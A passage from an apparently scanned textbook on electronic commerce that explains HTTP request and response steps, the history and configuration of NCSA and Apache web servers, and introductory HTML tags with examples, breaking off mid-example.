In normal operation, a user types the URL on the location window of the browser. The browser parses the URL to determine the domain name, document name and the port number at which to contact the server. The browser contacts the servers and uses HTTP to retrieve the specified document from the server. The retrieved HTML document is then parsed and rendered on the screen by the browser. The interaction between the browser and web servers take place in the format described in HTTP.

WHAT IS HTTP?

Hypertext Transfer protocol is set of rules that world wide web clients and servers use to communicate over the network. It is a connectionless protocol, meaning that browsers and servers do not establish a permanent connection. A client opens a connection and submits a request message to a server. The server on receiving a message, processes and responds to it and closes the connection. It is also a stateless protocol, implying that the server does not maintain any information on the state of the process. Thus, the server treats each request/message independent of any previous requests/messages. The protocol is based on the request/response model.

The client, usually a web browser, submits a request to a web server. The server reads the incoming protocol packet, processes it and sends the response. The content type is built as part of the protocol's response packet. The browser has to be aware of the type of multimedia content delivered to it as a response. The content types used in the protocol are a subset of the standard MIME types. As stated earlier the browser connects to the server machine, specified by domain name/IP address, at the specified or standard port. On making a successful connection, the browser submits an HTTP request. A typical HTTP session between the client and server is depicted in Fig. 6.4. The session consists of two phases, the first phase consists of the client's request submission, while the second phase consists of the servers response. The client submission, depicted in three steps, involves opening a connection, sending the request and header information.

Step 1: HTTP packets can be transmitted only after the client has established a connection with the server. In this step the browser parses the URL for identifying the domain name. It uses the services of Domain Name Server (DNS) to resolve the name into an IP address. Using the services offered by the TCP layer, it opens a connection to the IP address, at a standard web or URL specified port. On the successful opening of a connection, the browser starts the HTTP session.




Fig. 6.4 Typical Interaction in an HTTP Session

Step 2: The browser submits HTTP packets containing the request command, to the connected server. The common HTTP request commands are "get", "post", and "head". The request in HTTP is made up of three components, viz., the command method, resource identifier and the protocol version number. An example of the "GET" command is as follows:

```
GET /index.html http/1.0
```

The method describes the type of request and determines the response at the server end. The second component is a resource identifier, such as the name of a file to be retrieved. Parsing the URL and stripping out the protocol name, domain name, and port number (if present), derives the resource identifier from the URL. The last component of the request specifies the version number of protocol being used. For the URL http://icrc.iiml.ac.in/index.htm, the browser, after establishing a connection to the domain name icrc.iiml.ac.in at port 80, would submit the following request command.

```
GET /index.htm http/1.0
```

If the URL entered in the browser window did not include a document name then a default document name is retrieved. For example, for the URL http://icrc.iiml.ac.in, the request command would be as follows.

```
GET /http/1.0
```

In case of an interactive session, that uses forms for submitting the data to be processed by the common gateway interface (CGI) mechanism of the HTTP server, the request line also contains data as a part of the resource identifier. The details about the CGI mechanism will be discussed later.

The 'head method' syntax is identical to that of the 'get method'. It also works in the same fashion as the get method, except that the requested document is never transferred to the browser. The server processes the request in head request method, and it sends only the header information to the browser. Usually, it is used for testing purposes. Most link checker programs, that ensure that a site contains all the existing and valid links, utilize the head method.

Finally, the 'post method' is devised as an alternative mechanism for submitting the form data entered at the browser end, to the server for processing. Unlike the 'get method' that appends the form data to the resource identifier, the post method sends the data as a part of the header information. When a server receives the post command, it knows that the data will be arriving after the header information, along with the length and type of the data.

Step 3: In this step the browser submits the header information to the server. The header information includes the browser identity, its capability to handle various types of content, and the referring URL. The header information follows a standard format of header name and the value pair, separated by the colon (:) sign. The following example shows the header information transmitted by a browser.

```
GET / HTTP/1.0
User-Agent: Mozilla/4.75
Referer : http://icrc.iiml.ac.in/
Accept: image/gig, image/jpeg, image/png, */*
Accept-Language: en
Accept-Charset: utf-8, iso-8859-1
```

The header information is read and processed by the server and is made available at the server end as environment variables. For example, referer information is available as the HTTP-Referer environment variable, accept as HTTP-Accept, and so on. In case of the 'post method' the browser as part of the header information also submits the form-data, content-type and content-length. The following example shows the headers for the 'post method'.

```
POST / myprog.cgi HTTP/1.0
User-Agent: Mozilla/4.75
Referer: http://icrc.iiml.ac.in/
Accept: image/gig, image/jpeg, image/png, */*
Accept-Language: en
Accept-Charset: utf-8, iso-8859-1
Content-type: application/x-www-form-urlencoded
Content-length: 27
-----    Carriage Return -------
username=myuserid&name=G+I+JOE
```

As can be seen the post command, few new headers have been added. The content-type header available at the server end, as the Content_Type, informs the user about the MIME type of the arriving data. The content length available on the server side, as Content_Length, informs the user about the length, in bytes of the attached content. The content, i.e., data itself is transmitted as the last part of the header section, separated from the headers by a new line.

Step 4: On receiving the client request and header information, the server processes the request and sends the response to the client. If the request was processed and can be delivered, the server sends an OK response. Some common errors that it may send as responses include forbidden document, 'not found', 'internal server error', 'or' 'unauthorized access'. The format of the response sent by the server includes the response code and the protocol version. The protocol version informs the client about the kind of syntax used in responses. Examples of server responses are as follows:

```
HTTP/1.0  200 OK
HTTP/1.0  404 Not Found
HTTP/1.0  401 Unauthorized
HTTP/1.0  403 Forbidden
```

The first component of the response informs the client about the protocol version number used by the server for sending the response, as the syntax of the response may vary between versions. The second component is the actual response, consisting of the response code and the message. The clients use the code part for interpreting the response and acting accordingly. The message part is displayed to users. In most web servers these messages can be customized as well. On receiving the response code of "200 OK" the browser understands that the request was processed successfully and proceeds to receive the data that it had requested.

Step 5: Prior to sending the requested data, the server sends information about the data, such as the type of content and length of content as well as information about the server itself, as part of the response phase. The response headers sent by servers are also used, at times, for accomplishing authentication and setting up cookies. The response header information follows the same syntax as request headers. The following example shows typical response header information.

```
Date:     Tue, 04 Sept 2001, 10:40:05 GMT
Server: Apache/2.1.2
Last-Modified: Sun, 02 Sept 2001, 08:05:10 GMT
Content-Length: 8455
Content-Type: text/html
```

The above header information informs the browser of the date and time at which the server response was sent and the name and version of the server software. It also informs the browser of document-related information. The Last-Modified date tells the user when the requested document was last updated. The last two headers tell the browser about the length of the requested documents, in bytes and the type of content. In this case the browser readies for receiving a 8455 bytes long text document of the html subtype. The html subtype indicates, to the browser, that the document needs to be parsed, interpreted, and rendered for HTML tags. On the other hand content-type of text/plain would have been displayed by the browser as it is.

Step 6: The server, after sending the last response header information, sends a blank line to indicate the completion of header portion the response and to mark the beginning of the response data. The server sends the response data to the browser in the format indicated in the content-type response header.

Step 7: The web server, on completing the data transmission, is done with responding to the client request. At this stage, it would ordinarily close the TCP connection. However, an HTML document may contain online images and embedded objects that are required for rendering it on the browser screen. Although, the browser can submit a request for retrieving each of these objects, by opening a new connection to the same server, the approach incurs heavy overheads of opening and closing connections. Network bandwidth and server efficiency can be improved by keeping the connection active for subsequent requests. The browser can accomplish this by including the following request header, in the client request headers, discussed in Step 3.

```
Connection: keep-alive
```

In this case the server keeps the TCP connection open even after the response data has been sent. The browser uses the same connection for the subsequent request.

WEB SERVERS IMPLEMENTATIONS

There are several implementations of web servers on the internet. The original implementation done by Tim Berner-Lee's team came to be known as the CERN implementation. The CERN implementation of web server (CERN httpd) was maintained and supported for full features up till 1996. The CERN version has also been known as the World Wide Web Consortium (W3C) httpd. With the release of the Jigsaw web server by W3C the CERN httpd is no longer supported. The W3C Jigsaw web server is also a public domain, open source project of W3C. It supports the full version of HTTP 1.1, with advance features, and is implemented in JAVA unlike the CERN httpd that was implemented in C and supported HTTP 1.0 protocol.

The other public domain implementation was by Rob McCool's team at the National Center for Supercomputing Applications (NCSA) and was widely deployed in a short period of time. The server was a public domain, open source software and was supported and enhanced up till 1994 at the NCSA, University of Illinois at Urbana-Champaign. Most commercial implementations of web servers have been based on one of these two architectures. The Netscape web server is based on the NCSA httpd architecture. NCSA HTTPD server support and enhancements stalled in mid-1994 with the departure of Rob McCool. The feature rich, publicly available, open source NCSA HTTPD still remained a popular web server deployed on the internet. Many a web server administrator and developer started enhancing the program code to keep pace with emerging features, and bug fixes. In other words, the development and maintenance was still taking place, but without a common platform for sharing ideas, solutions and the distribution of the enhanced codes.

In March 1995, some of these contributors came together to form a core group, with a shared information space on a computer based in California, to keep the NCSA stream of web server up to date. Using the NCSA httpd version 1.3 as the code base, all known bug fixes and enhancements were incorporated by the core team and it was released as the Apache version 0.6.2, around April 1995. By July 1995, the team developed a new architecture, supporting modular design and API for extensibility. The Apache version 1.0 based on the new architecture was released in December 1995. Although, NCSA took up development, around mid-1995, much of the deployment shifted to Apache. Even today it remains the most popular web server deployed on the internet, approximately 60% of all the machines running the web server deploy Apache.

The Apache development process is a collaborative software development effort. It is managed by group of volunteers, around the world, connected through the internet. The team uses the internet and the web for communicating, planning, developing, bug-fixing, reporting and documenting the web server. As a result of the collaborative effort, the group has managed to create a robust, commercial grade, trendsetter and open source code implementation of an HTTPD (web server). Today, web servers provide the following four major functions.

- serving static web pages
- serving web pages generated by running gateway programs
- controlling access to the server
- logging server access and error statistics

The customizability of web functions varies dramatically among the various implementations available in the market place. Some common implementations on Unix platforms are discussed here.

NCSA Web Server

The NCSA web was the most deployed server till the emergence of the Apache server, based upon the NCSA HTTPD version 1.3. The NCSA server was ported and made available on a variety of Unix versions including Linux, HP-UX, Irix, IBM AIX, OSF/1, Solaris, SunOS, Ultrix, and SCO Unix.

The NCSA HTTPD server is available for downloading and installation from the NCSA (http://hoohoo.ncsa.uiuc.edu) for the variety of platforms. If the binary package is not available for a given platform, the source code can be downloaded from the site (ftp.ncsa.uiuc.edu/Web/httpd/Unix/ncsa_httpd) and the server can be built by porting and compiling on the target platform. In the Unix environment the server consists of a single binary file. The location of the installed files is guided by the value of environment variable "Server root",. The Server Root Directory Contains conf, logs, cgi-bin, and support sub directories. On startup the HTTPD looks for the file conf/httpd.conf in the ServerRoot directory. Defining the ServerRoot to an alternative directory modifies the location where the server lives. The 'cgi-bin' directory stores executable binary scripts that can be executed from the HTTPD server. The 'htdocs' directory holds the starting document, i.e., home page and other related documents. The 'logs' directory maintains server logs showing access requests and errors. The 'conf' directory stores the main configuration files for the server and customizes the server through the three configuration files, viz. httpd.conf, access.conf and srm.conf.

The HTTPD server configuration file (httpd.conf) controls the server configuration through a slew of directives. The configurable parameters include the IP address, port number, number of children the server will launch at one time, maximum number of children processes it will have at any time, support for 'keepalive' request by client, timeout period for the 'KeepAlive' requests, and the logging related options. Log files are stored in the logs directory as per the name specified in the httpd.conf. The server is capable of logging document transfer, errors, accessing agents and referrers related information. The specified value of LogOptions determines the number of files in which all the four activities are logged. The value of "separate" implies all four activities are logged in four separate log files. The value of "combined" implies that the referrers and agents information is merged with the transfer log file.

The access.conf file manages the access control. The file contains directives to control access to branches of the document sub-tree, it also allows setting up controls over the types of requests and transfers. It can also set up user/password based authentication, by adding the configuration directives in the access.conf.

The third configuration file maintains the server resource map in srm.conf. Using the mapping options available in the file, one can set the directory that will be treated as the root of the documents served. It is set using the DocumentRoot directive. The entry in the srm.conf appears as follows:

```
DocumentRoot/usr/local/etc/httpd/htdocs
UserDir public_html
```

The first directive sets the root directory, of the documents serviced by the web server, to /usr/local/etc/httpd/htdocs/, while the second directive allows users to build their homepages in their own home directories. The directive implies that the request for page /~bhasker/index.html will locate for the file ~bhasker/public_html/index.htm and deliver it to the browser.

Detailed information on how to download and install the NCSA web server can be browsed at the NCSA site (http://hoohoo.ncsa.uiuc. edu/docs/setup/install.html). The NCSA web server is not being developed for newer features and it supports the HTTP/1.0

protocol. As described earlier, with the departure of the original developers the NCSA web server development began to languish, and the APACHE group was formed to provide a collaborative development environment.

Apache Web Server

The Apache software foundation distributes the web server under a public domain software license policy. It can be freely downloaded and installed from the Apache web site (http://www.apache.org). The latest version of source files for installing the apache web server can be downloaded by browsing the location http://www.apache.org/dist/httpd/httpd-2_0_NN.tar.gz. Files can be extracted, compiled, and configured through the 'makefile' provided as a part of the download.

Alternatively, the binary files for a specific operating system platform can be downloaded for installation. For the stable version 1.3, binary files are available at the binary distribution site (http://www.apache.org/dist/httpd/binaries). Apache supports a variety of operating system platforms, including versions of Unix, such as AIX, BS200-OSD, Dgux, Digitalunix, Freebsd, Hpux, Irix, Linux, Netbsd, Netware, Openbsd, Osf/1, Solaris, and Sunos. Apache web server binaries are also available for Macosx, Macosxserver, Os/2, and Win32 environments.

Once the binary version has been compiled and created or downloaded, the installation process requires customizing configuration files for the server. The Apache server configuration directives reside in three main configuration files. The installation process sets up the environment to run the httpd from the default directory defined by the ServerRoot. The configuration files are located in the conf sub directory and are called srm.conf, access.conf and httpd.conf. The conf directory also contains sample configuration files named srm.conf-dist, access.conf-dist and httpd.conf-dist. These files can be copied and added to the standard names (i.e. without the suffix -dist) and edited to provide custom values for the directives. The sample files have self-explanatory comments for each of the directives, but care should be taken to set the parameter value after a thorough reading and understanding of the purpose of each directive. Inappropriate or erroneous setting of values for directives may lead to misconfiguration of the server. Configuration errors may cause the server not to function, or worse still may lead to security gaps. The conf directory also contains a mime.type file for defining the various data types and sub-types.

Summary

- Internet infrastructure lays the foundation for applications that access and manipulate distributed and remote information. The major and most widely used network applications are file transfer, Telnet, electronic mail, and world wide web.
- File transfer applications rely on the File Transfer Protocol.
- Electronic mail systems use the RFC 821 and RFC 822 specifications. The specification defines the Simple Message Transfer Protocol (SMTP). It uses ASCII headers to define the message properties.

- The World Wide Web, evolved in late eighties and early nineties, is based on Hypertext Transfer Protocol. It is a system that hyper links geographically distributed multimedia documents. Web documents are pages written in the Hypertext Markup Language (HTML).
- World wide web (WWW or web) systems use the client-server architecture.
- Web servers manage the HTML document and handle client requests. The client and servers interact with each other using the Hypertext Transfer Protocol (HTTP). Web clients use Uniform Resource Locators (URLs) for identifying the documents in the Internet universe.
- NCSA and CERN were the two early public domain implementations of the web server and Mosaic was the first Graphical User Interface (GUI) based client available freely. Since then several commercial browsers and servers for the world wide web have been available from companies like Netscape and Microsoft.
- Apache software foundation has been constructing and distributing a NCSA based web server under the public domain software policy. Apache is a cooperative movement supported by several of volunteers.

Review Questions

1. Describe the importance of a protocol.
2. Briefly describe the purpose of file transfer protocol and list five important commands.
3. Assume that the SMTP server is running and accessible to you through Telnet on icrc.iiml.ac.in. Describe the session log for sending a message "Happy New Year" to abc@xyz.comfrom you@yourcomp.com.
4. Describe salient features of Hypertext Transfer Protocol.
5. Define a 7-step interaction between a HTTP client and a server as described in this chapter.
6. In HTTP (Web) servers of the NCSA lineage, what are the files used for configuring the web server?
7. What is the purpose of defining the DocumentRoot in the configuration file of the NCSA lineage web server?

References and Recommended Readings

1. Bhushan, A. K. "File Transfer Protocol Status and further comments". RFC 0414
2. Braden, R.T. "Comments on File Transfer Protocol". RFC 0430.
3. Bhushan, A. K. "FTP Comments and Responses to RFC 430". RFC 0463.
4. Berners-Lee et.Tim , al., "Hypertext Transfer Protocol -- HTTP 1.0". RFC 1945.
5. Doviel H. Croacev, "Satanelarel for the Format of ARPA Internet Test Messages". RFC 0822.
6. Fieldings et. R. al., "Hypertext Transfer Protocol -- HTTP 1.1". RFC 2616.
7. Krishnamurthy, B. J. C.Mogul, D. M. Kristol, "Key differences between HTTP 1.0 and HTTP 1.1.,"*Computer Networks* 31 (1999).

8. Klensin, J. "Simple Mail Transfer Protocol". RFC 2821.
9. Naik, D. C. *Internet Standards and Protocols*, Seattle: Microsoft Press (1998).
10. Postel, J.B. "Internet Protocol Approaches", *IEEE Transactions on Communications*, (April 1980).
11. Postel,J. "Simple Mail Transfer Protocol." RFC 0788.
12. Postel, J. "Simple Mail Transfer Protocol". RFC 0821.
13. Socolofsky, T. "A TCP/IP Tutorial". RFC 1180.
14. Tannenbaum, A. S. *Computer Networks*, 3rd. Upper Saddle River, NJ: Prentice-Hall, (1996).

7

CHAPTER

ELECTRONIC COMMERCE: INFORMATION PUBLISHING TECHNOLOGY

Learning Objectives

This chapter covers the following topics:

1. Introduction to Information Publishing and Web Browsers
2. Hypertext Markup Language (HTML)
   (a) HTML Basics
   (b) HTML Syntax
   (c) Forms and Common Gateway Interface
   (d) Alternatives to Common Gateway Interface
   (e) Dynamic HTML
   (f) HTML Editors
3. Multimedia Content
   (a)Graphics and Image Formats
   (b)Web Image Formats
   (c)Other Multimedia objects
   (d)VRML

INFORMATION PUBLISHING

The large part of the growth of the world wide web can be attributed to its ability to integrate a variety of information, seamlessly, from distributed servers. In the process of integration, the web addresses several issues and offers following advantages:

1. Platform Transparency Access to the web is through a piece of software called the browser. Regardless of whether the browser is running on the Windows, X-Windows, or Macintosh platform, it offers the same interface. The web is not limited to any single platform or machine. The data residing in a variety of server platforms is available to users, through the same look-and-feel interface.

2. Distribution Transparency The web is a distributed information system. The information, stored at a variety of geographically dispersed server platforms, is available to the web users on a single interface window. A page displayed on a browser screen may contain text coming from an IBM server in New York, an image from Windows NT servers located in Delhi and a background audio clip from a Linux server in Lucknow. The distributed nature of the web enables it to successfully provide so much information, stored in thousands of servers located across the globe.

3. Information Type Transparency The web offers seamless integration of multiple types of information content. text, graphics, sound, video and various other data formats can be integrated and displayed uniformly through the browser interface. It can integrate a variety of information content, stored on distant servers, through the Hypertext mechanism. The concept of Hypertext really means that instead of sticking to reading text in a linear, rigid structure, the important terms can be made rich by adding/linking the explanation to it. Any time you click on the rich term, the linked explanation shows up. Some commonly used examples of the Hypertext system are HyperCard on Macintosh, Help on MS-Windows and Answerbook on Sun Microsystems. The web not only integrates and handles text, but also a variety of media. In a true sense it is a hypermedia system.

4. Interactive Information browsing on the web is based on selecting and clicking on links. Clicking on links retrieves and offers additional information on-screen. A simple interaction on the web can lead one to a maze of information. In addition to the simple interactivity, the web also supports forms with input windows, radio buttons, options lists and checkboxes for submitting the data. Web servers can collect the input information from users, through the form mechanism, add it to a database, update the database, or provide customized information, depending upon the inputs.

5. Dynamic The information retrieved by browsers is stored in a site and offered through a web server. At any point of time, if the information is updated at the server site, the latest version is available to anyone browsing it. Unlike published documents or books where every new version/edition to be distributed physically. Web publishing does not incur any cost of reproducing copies. Anyone accessing the publication reads the latest version (except in case of cached documents) on their browser screen.

6. Graphical and Navigational The capability of web to integrate and display graphics, text and other multimedia formats, in color on a same page, is probably the reason for its gaining popularity over such a short span of line. Prior to the web, the information on the internet was accessible through command and menu based interface. One could download text or even graphics and then had to invoke appropriate tools to browse the content, that too on separate windows on the screen. The web has made it possible to browse multimedia information on the same page. The hyperlinking mechanism has also reduced the task of navigating through the information to point-and-click. A user can jump from pages stored on one server to another server just by clicking on links.

WEB BROWSERS

Web users access information from web servers, through a client program called browser. Broadly speaking, a browser is responsible for the following tasks. The first task is to accept a URL and retrieve the document specified by the URL. In the process of retrieving the document it parses the URL into its components, i.e., the protocol, domain name, port number, and document name. The client program connects to the web server specified by the domain name and port number and the subsequent conversation in HTTP retrieves the document. Since browsers are capable of accepting URLs with other protocols such as FTP, they are conversant with other protocols and retrieval mechanisms as well. However, most often browsers deal with HTTP and as a result retrieve documents written in the HyperText Markup Language (HTML). A HTML document includes in its structure, text, hyperlinks to other documents, images, and multimedia information. The second task of the browser is to interpret a HTML document code, format it accordingly and finally render the document on the screen. In the process, it may have to manage the rendering of various image formats, multimedia information, and links to other documents as well.

The earliest, most popular, client program for the web was developed by the National Center for Supercomputing Applications (NCSA), at the University of Illinois at Urbana-champaign. This browser, called Mosaic, offered graphical user interface and displayed the text and graphics in full color on the same page. Mosaic was made available on Macintosh, MS-Windows and X-Windows platforms. The browser for all the three platforms mentioned above can be downloaded from the site http://www.ncsa.uiuc.edu/. For example, the MS-Windows version can be downloaded by accessing the URL http://www.ncsa.uiuc.edu/SDG/Software/mosaic-w/releaseinfo/download.html.

Members of the Mosaic development team founded a company called Netscape Communication Corporation. The Netscape browser was made available, free of cost for personal use, on the above three platforms. The Netscape browser became the most popular browser within a year of its release. It was later acquired by America Online and still remains one of two major web browsers in the internet space. Information regarding downloading the Netscape browser can be found at the site http://www.netscape.com. It can be downloaded from the site or any of the listed mirror sites, closest to your location.

The Internet Explorer of Microsoft is another popular browser, based on the Mosaic source code. Like its counterpart Netscape, the Internet Explorer has been defining, creating and offering up-to-date features and is available for MS-Windows, Macintosh and Unix environments. For the MS-Windows environment, it is usually available as a part of pre-loaded software. The MS-Windows version of the software can be downloaded either directly from the site http://www.microsoft.com/windows/ie/downloads/ie6/default.htm or from its mirror sites.

For the text only internet connections, a browser called Lynx that lets you access the basic information and supports hyperlinks, was developed by the University of Kansas. The Lynx browser offers navigation through the use of arrow keys. The browser software can be downloaded from the site ftp://ftp2.cc.ukans.edu/pub/lynx.

HYPERTEXT MARKUP LANGUAGE

The Hypertext Markup Language (HTML) is used for writing web documents that are interpreted and rendered by web browsers. Back in the early eighties, IBM developed the concept of describing documents by their elements. All documents have similar elements such as title, addresses, headings, body text, sections and paragraphs. The idea was to mark each of these elements and associate attributes with the elements. As a result hardware and software independent documents can be created and displayed on variety of platforms with similar effects. IBM called the document description language, Generalized Markup Language (GML). The International Standards Organization adopted the concept developed by IBM and produced the ISO 8879 standard for creating standardized, platform independent documents. The new ISO standard was called Standard Generalized Markup Language (SGML). The Hypertext Markup Language (HTML) is a subset of SGML, capable of defining a Hypertext document.

HTML is a document formatting language in which the formatting instructions are called tags. Tags in HTML documents are words and symbols enclosed within less-than (<) and greater-than (>) symbols. Each tag in HTML also has a matching end of the tag markup. For a particular markup code <CODE> the matching end of the tag markup code is denoted by </CODE>. The HTML document is a plain text document containing some markup codes (i.e., tags) for formatting purposes. HTML documents can be created using any plain text editor. The documents are composed of several distinct elements such as headings, title, paragraphs and lists amongst many others. The tags associate several properties with the portion of document within a tag. The freedom of interpreting tags and associated properties is left to the browsers. These documents can be displayed on any platform that has a browser running on it, capable of interpreting the HTML markup code (tags). Document writers generally, do not have to worry about particular font formats, display resolutions, or size and color support of monitors. The browser worries about mapping the tagged document to the available platform.

Structurally a document in HTML consists of the "head" and the "body" portions. In a simple document the header portion contains the identity information of the document like the title, author, and similar information. The body portion describes the structure of the overall document, it can set attributes such as the background color and image of the browser window. The structural tags are placed to assist the browser in identifying the different portions of the document; these tags do not affect the internal format of the document. Three important structural tags describe the overall structure of the document. These tags are denoted in a document as <HTML>, <HEAD> and <BODY> with corresponding end of tag markups </HTML>, </HEAD> and </BODY>. Here is a typical example of a simple HTML document that uses these tags. The body of a HTML document my start with a heading. HTML supports six levels of heading marked by <H1>, <H2>, .., <H6> tags. The headings, when displayed through a browser, are rendered using bigger and bolder text to standout from the rest of the text. The <H1> tag denotes the highest level of heading while <H6> denotes the lowest level.

Example 1

```
<html>
<head>
<title> My First Document</title>
</head>
<body>
<h1> Heading Level 1 </h1>
```

```
<h2> Heading Level 2 </h2>
<h3> Heading Level 3 </h3>
Using Notepad or any text editor, you can type the
Document as it is. Save the file as exm1.htm.
Invoke the Browser and open the file exm1.htm to see
the output on your screen.
</body></html
```




Fig. 7.1 Browser View of the Example 1 Document

The browser displays the content enclosed in the <title> tag as a part of the title bar of the browser window. The text portion typed in the <body> tags is displayed as a formatted text with the default font properties defined in the browser. During formatting of the text the browser ignores any additional spaces, tabs, line breaks and paragraphs indentations in the text document. The browser interprets the tags in the document for formatting purposes. If the document requires line breaks or paragraph breaks, formatting of the text as headlines, bold, italics or alignment of the text in paragraphs, it can be communicated to the browser through the use of appropriate tags. For example, to start the text from a new line, the
 tag is required. The
 stands for line break and does not require a matching </br> tag. In the body portion several tags can be used for formatting text, lines and paragraphs. There are several classes of tag elements that are used for formatting documents within the body. These classes of tags are: text formatting, block structuring, list elements, table elements, form elements and special elements likely images, audio and anchors (hyperlinks).

Text Formatting Tags

Text characters can be emphasized, made to appear bold or underlined, as required in a document. Character formatting tags are of two types. The first type of tags include those that define the logical formatting style. Logical tags are interpreted and rendered by the specified default behavior of a browser. If required, users can also define these tags, thus, offering flexibility when viewing a document. The physical style is consistent no matter what browser or which user is accessing the document, allowing a person to format certain items in a manner that will appear the same to all who see the document. Some of these tags are:

`<EM>`	`</EM>`	The text appearing between the tags is emphasized. The browser uses the default (italics) or user set mechanism for emphasizing.
`<CITE>`	`</CITE>`	The tag is used for citations of books and articles. The browser typically uses italics for display.
`<CODE>`	`</CODE>`	The tag is used for enclosing the program code listing. The browser uses fixed width font for displaying.
`<STRONG>`	`</STRONG>`	The tag is used for placing a strong emphasis on the enclosed text. Browsers typically use bold formatting.

The second type of text formatting tags define the physical formatting style. The impact of these tags is consistent across browsers. Some sample tags are as follows:

`<B>`	`</B>`	text characters between tags appear in bold
`<I>`	`</I>`	text characters between tags are italicized
`<U>`	`</U>`	text characters between tags are underlined
`<TT>`	`</TT>`	text characters between tags appear in teletype format
`<STRIKE>`	`</STRIKE>`	text characters between tags appear struck out
`<SUB>`	`</SUB>`	text characters between tags appear as subscript to the preceding character
`<SUP>`	`</SUP>`	text characters between tags appear as superscript to the preceding character

The body of the document shown in example 1 can be formatted with the tags described here. Example 2 shows the document with the formatting tags. The resulting rendering of the document in a browser is shown in Fig. 7.2.

Example 2

```
<html>
<head>
<title> My First Document</title>
</head>
<body>
<h1> Examples of Formatting Tags</h1>
Using <EM> Notepad</EM> or any <B>text editor </B>, you
can type the document as it is. Save the file as <I>
exm2.htm </I>
<br>
```

```
Invoke the Browser and open the file <strike> myhtml.htm
</strike> <I> exm2.htm </I> to see the output on your
screen.
</body>
</html
```

Fig. 7.2 Browser View of the Example 2 Document

Block Structuring Tags

As stated earlier, browsers ignore carriage return, line break, white spaces and tabs. The document is made up of blocks. The blocks contain a specific kind of text and may have some common associated properties. For example, a document contains one or more paragraphs, each paragraph starts on a new line and has an associated alignment property. The text in a paragraph is processed and formatted by the browser. On the other hand, at times we may be interested in formatting the text and ensuring that it is displayed in exactly in the same format on the browser as well. To achieve this HTML provides a <pre> tag that ensures that the formatted text within the tag pair is displayed as it is in a browser. Block structuring tags are used for creating the blocks such as paragraphs, addresses, blockquotes and preformatted text. Following are some of the example tags:

`<P>          </P>`	Marks a beginning of a new paragraph. It places the text following the tag.
`<PRE>     </PRE>`	Indicates to a browser that the text within the tag-pair is preformatted and should be displayed as it is.
`<Blockquote>  </Blockquote>`	The tag-pair marks the beginning and end of a quoted text. Usually browsers uses a different margin to make it stand out from the surrounding text.

Below, Example 3 illustrates the usage of some of these tags. The browser view of the document is shown in Fig. 7.3.

Example 3:

```
<HTML><HEAD>
<TITLE>Preformatted Text</TITLE>
</HEAD>
<BODY>
<p>
The following text appears in user-formatted form:</p>
<pre>
This is an example of preformatted text.
Large States in India.
1.  UP   2. MP  3. Maharashtra
North Eastern States:
1. Assam   2. Mizoram  3. Arunachal Pradesh
4. Manipur 5. Nagaland 6. Meghalaya
7. Tripura
</pre>
<p> This is an Example of Blockquote tag:</p>
<Blockquote>
Uttaranchal, Jharkhand and Chhattisgarh are the three
most recent states of India.
</Blockquote>
</BODY>
</HTML
```




Fig. 7.3 Browser View of the Example 3 Document

List Tags

List elements are used for organizing part of document in an annotated listing. The lists themselves can be numbered (ordered) or bulleted (unordered). There are a wide variety of lists, supported by HTML. These include definition list, directory list and menu list. The ordered and unordered lists are two primary types of the lists. The ordered list is marked by tags <OL> and </OL>. Similarly, the unordered list is marked by tag pair <UL> and </UL>. Within the tag pair, the beginning of each list item is marked by the <LI> tag. The markup tag <LI> does not require a matching end tag as the appearance of <LI>, </OL>, or </UL> as the case may be implicitly marks the end of list item description. There are other types of lists that are used for describing the menu items or defining terms. The markup tags for these lists are <DL> and <Menu> respectively. Example 4 illustrates the usage of ordered, unordered and definition list tags and Fig. 7.4 depicts the rendering of the example code by a browser.

Example 4:

```
<html>
<head>
<title> My Document: Ordered and Unordered Lists</title>
</head>
<body>
Fruits <br>
